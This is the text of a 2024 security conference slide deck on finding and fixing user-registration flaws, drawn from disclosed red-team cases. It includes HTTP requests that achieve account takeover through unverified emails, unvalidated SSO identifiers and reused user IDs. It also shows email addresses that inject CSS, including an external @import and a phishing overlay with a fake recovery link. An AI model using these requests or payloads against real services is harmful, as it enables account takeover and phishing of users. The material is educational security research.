



MAY 16 04:45 PM

PRESENTATION

**UnRegister Me - Advanced
Techniques for hunting and
securing user registration
vulnerabilities.**



PRIYANK

northsec 2024

Unregister Me

Advanced Techniques for hunting and securing user registration vulnerabilities

Priyank Nigam

May 16, 2024

Montreal, QC



nsec

Bio

- Senior **Red** Teamer @Microsoft
- Bug Bounties/Responsible Disclosures
- Research Interests
 - AppSec (Web/mobile/AI/LLMs)
 - IoT
 - Network Sec
 - MS Azure
- ~~Senior~~ **Blue** Teamer @Home
 - My toddler (+ infant) -> Learn from folks who know no “rules” -> Just like real-world Threat actors! 😊



Agenda

- Bunch of user-reg case studies from first-hand red teaming operations.
- All fixed, but no naming and shaming.



Why?

Authentication as Achilles' heel

Usually leads to ATO

Manual -> Very Less Noise -> No Detection!

Pre-Registration ATO is still exciting

Authentication in a mobile-first world

* The Password Game

Please choose a password




MarchL1ke(Us)888Pepsi 21

✗ Rule 9

The roman numerals in your password should multiply to 35.

✓ Rule 8

Your password must include one of our sponsors:

✓ Rule 7


Your password must include a roman numeral.




Authentication in a mobile-first world

- Past 5-7 years -> Everything is an app
 - No one uses a password manager on smartphones
 - Solution – OTP! Your phone number is proxy to your password.
-
- What can go wrong?
 - Originally – One Time Pad (OTP) rarely used because it is **impractical to securely share** the massive amounts of key material that it needs to work





Just a phone number?



1. Chat App

- Uses email to sign-up, but only phone number to authenticate
- No Verification of email
- Phone number is verified
- WCGW?

Easy Mode

Takeover any unregistered email -> Register any phone number.

What does an end user trust(or even know) – Email or phone number? ->
User Repudiation

```
POST /registrations/email_create HTTP/2
```

```
Host: v2.test.com
```

```
Content-Type: application/json
```

```
Accept-Encoding: gzip, deflate
```

```
Content-Length: 113
```

```
{  
  "registration": {"email": "JoeBiden@whitehouse.gov", "platform": "Android-222380304",  
  "device_id": "666"  
}}
```

Easy Mode

HTTP/2 201 Created

Content-Type: application/json; charset=utf-8

```
{
  "meta":
  {"code":201},
  "response":
  {
    "registration":{"id":"257614600","name":null,"email":«JoeBiden@whitehouse.gov
    ","device_id":"666","avatar_url":null,"long_p":"120db2db95","short_pin_send_c
    ount":0,"system_number":"+1 5095933470","locale":null,"mfa":null}}}
```

Level-up

Enumerate the HTTP APIs to get auth token.

Found an endpoint that would return auth token

Maintain persistent access FTW!

```
GET /registrations/257614600/120db2db95
HTTP/2
Host: v2.test.com
```

```
HTTP/2 200 OK
Content-Type: application/json;
charset=utf-8

{"response":{"user":{"id":"109192579",
"created_at":1673032379,"updated_at":1673032407,
"name":"Joe Biden",
"phone_number":"+10000000000",
"email":"test@test.com",
"avatar_url":null,

...omitted for brevity...

},
"access_token":"pk2YTy73aO7KuHD2m76OM5nHfjYNeA2h1Pb3sTM"
}}
```

HELLO MR. BIDEN?



Claim my account

- You can't register with the same email?
- Forgot Password on your phone number!



Even after a legitimate user claims the account..

```
POST /phone_number_changes HTTP/2
Host: v2.test.com
X-Access-Token:
pk2YTy73aO7KuHD2m76OM5nHfjYNeA2
h1Pb3sTM"

{
    "phone_number": "6463535553"
}
```

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: 71

{"meta":{"code":200},"response":

{
  "phone_number_change":
    {
      "id":8935045}
    }
}
```


The Human angle

What is more identifiable?

FQDN or IP Address

Legal Name or Passport number/Govt identifier?

Legal Name or Crypto Wallet Address?

Email address or phone number?

Positive Ending 😊

Thank you Priyank for the report.


We were able to reproduce the issue on our side and are currently scheduling work to fix this ASAP. The registration endpoint should not return any user's sensitive information, nor it should issue or fetch tokens. This is a big vulnerability and will be addressed shortly.



Can't break SSO, but can still get in



Single Sign-On Crash Course



2. I did SSO right, but let me add an extra step..

Login via Azure AD (Entra!) SSO. Exchange the token into an app-specific token using Azure Object Id and user's email.

(Azure Object Id is still semi-public within a tenant)


```
POST /4/Authentication/[MERCHANT ID]/Devices/[Device GUID]/ExternalAuthResolve
HTTP/1.1
```

```
X-Xm-Platform: Android
```

```
X-Xm-Version: 10.14.0
```

```
X-Xm-Merchantid: [MERCHANT ID]
```

```
{
  "Type": "Tenant Name - Doesn't matter",
  "UserId": "[AAD Object ID - NOT VALIDATED]",
  "EmailAddresses": [
    "user@tenantDomain.com"
  ]
}
```



Boils down to knowing just the tenant id and a user's email!

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: 108


{
  "token": "[AUTH TOKEN]",
  "merchantId": "[MERCHANT ID]"
}
```



This Token provides FULL Access to a user's account, in ANY tenant!



I blindly trust my SSO provider



- App allows self-registration, but only via SSO
- One of the SSO Providers allows registration via phone number but does not validate email addresses.
- Exploit this to authenticate as an existing user account on the App with the victim's email address
- In case of failure, denial of service, since no password reset functionality is provided by design.

- If we are relying on SSO, password reset is not needed technically.
- Cause denial of service by tampering with the callback request

```
POST /api/v1/Profile/profile HTTP/1.1
Host: whywouldicare-westus2-ppe.azurewebsites.net
Content-Length: 593
```


```
"Candidate": {
  "UserFirstName": "Name1",
  "PreferredFirstName": "",
  "Email": "hijackthisaccount@email.com",
  "LastName": "LName1",
  "CandidateId": 0
}

"AuthenticationModel": {
  "socialAccountUri": "",
  "authenticationProviderId": "userunique465465",
  "authenticationType": "Identity Provider",
  "candidateId": 0
}
```



Dive Deep into (any) RFC

*RFC 5322: Internet Message Format



Valid or Not?

" "@example.org

Space between quotes



Valid or Not?

"john..doe" @example.org

Quoted double dots



Valid or Not?

"very.(),,:;<>[]\".VERY.\"very@\\ \"very\".unusual" @strange.example.com

non-letters character AND multiple @ sign, the first one being double quoted



Valid or Not?

postmaster@[123.123.123.123]

IP addresses instead of domains when in square brackets



Valid or Not?

name/surname@example.com



Slashes

Valid or Not?

admin@example

(local domain name with no TLD, although ICANN highly discourages dotless email addresses^[1])




Email Validation

- All new emails were run via standard Java validator and it adheres to the RFC

```
javax.mail.internet.InternetAddress.validate()
```

Let's try again



Target? – Mail clients

- Web clients
- Thick clients
- Mobile clients
- What else?

- Modern Mail readers have significant CSS capabilities
- "<style>XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX</style>"@x.xx
- "<style>@import 'http://xxxxxxxxxxxxx'</style>"@x.xx


CSS to replace content after loading

```
body {  
  visibility: hidden;  
}  
body:after {  
  content: 'An OTP was requested for your password reset - 332344. If you did  
  not request this, please visit immediately http://example.account-recovery.net/ to restore access, or call 222-2334.';  
  visibility: visible;  
  display: block;  
  position: absolute;  
  padding: 5px;  
  top: 2px;  
}
```

- Some mail clients will warn about loading “external remote content”
- Users WILL still click through 😊



Double Dipping



User Registration (Wildly) Gone Wrong

- Trivial Account takeover within a billion-dollar home improvement retailer

```
POST /api/v3/profile HTTP/1.1
Host: whywouldIcare.com
```

```
{
  "useremail" : test@test.com,
  "password" : "Password123",
  "userId": "ReuseThis"
}
```

If the user does not exist

```
HTTP/1.1 200 OK
```

```
{
  "id": 00000005
  "userId": "ReuseThis"
  "key" : "API authentication-token"
}
```

```
HTTP/1.1 200 OK
```

```
{
  "id": 00000001
  "userId": "ReuseThis"
  "key" : "API authentication-token"
}
```



If the user already exists..

Let's try if we can actually use the token

```
GET /api/v3/profile/me HTTP/1.1
Host: whywouldIcare.com
Authorization: Bearer API
authentication-token
```



```
HTTP/1.1 200 OK
```

```
{
  "id": 00000005,
  "FirstName": "Justin"
  "LastName" : "Trudeau",
  ...
}
```

User Registration Cheat Sheet

If..	then..
Type of authentication channels (email, SMS, phone, OTP)	Are they Verified? Denial of service at the very least
Extra steps before token exchanges	Opportunities in Tampering
Self User Registration	Sanitation, Error message disclosure, Bypass any checks by direct API Access for registration
SSO	All attacks relevant to SSO tech (XSW, XXE for SAML, Oauth2-specific attacks) In general, attack the trust boundary.
Email is accepted (Most likely)	Email address validation is not the same as email address sanitization.

Questions/Feedback?



@Rev_Octo



Slides will be published later:
<https://github.com/priyankn/Talks-Publications>

Let's connect!

<https://linkedin.com/in/priyanknigam> Or scan below:

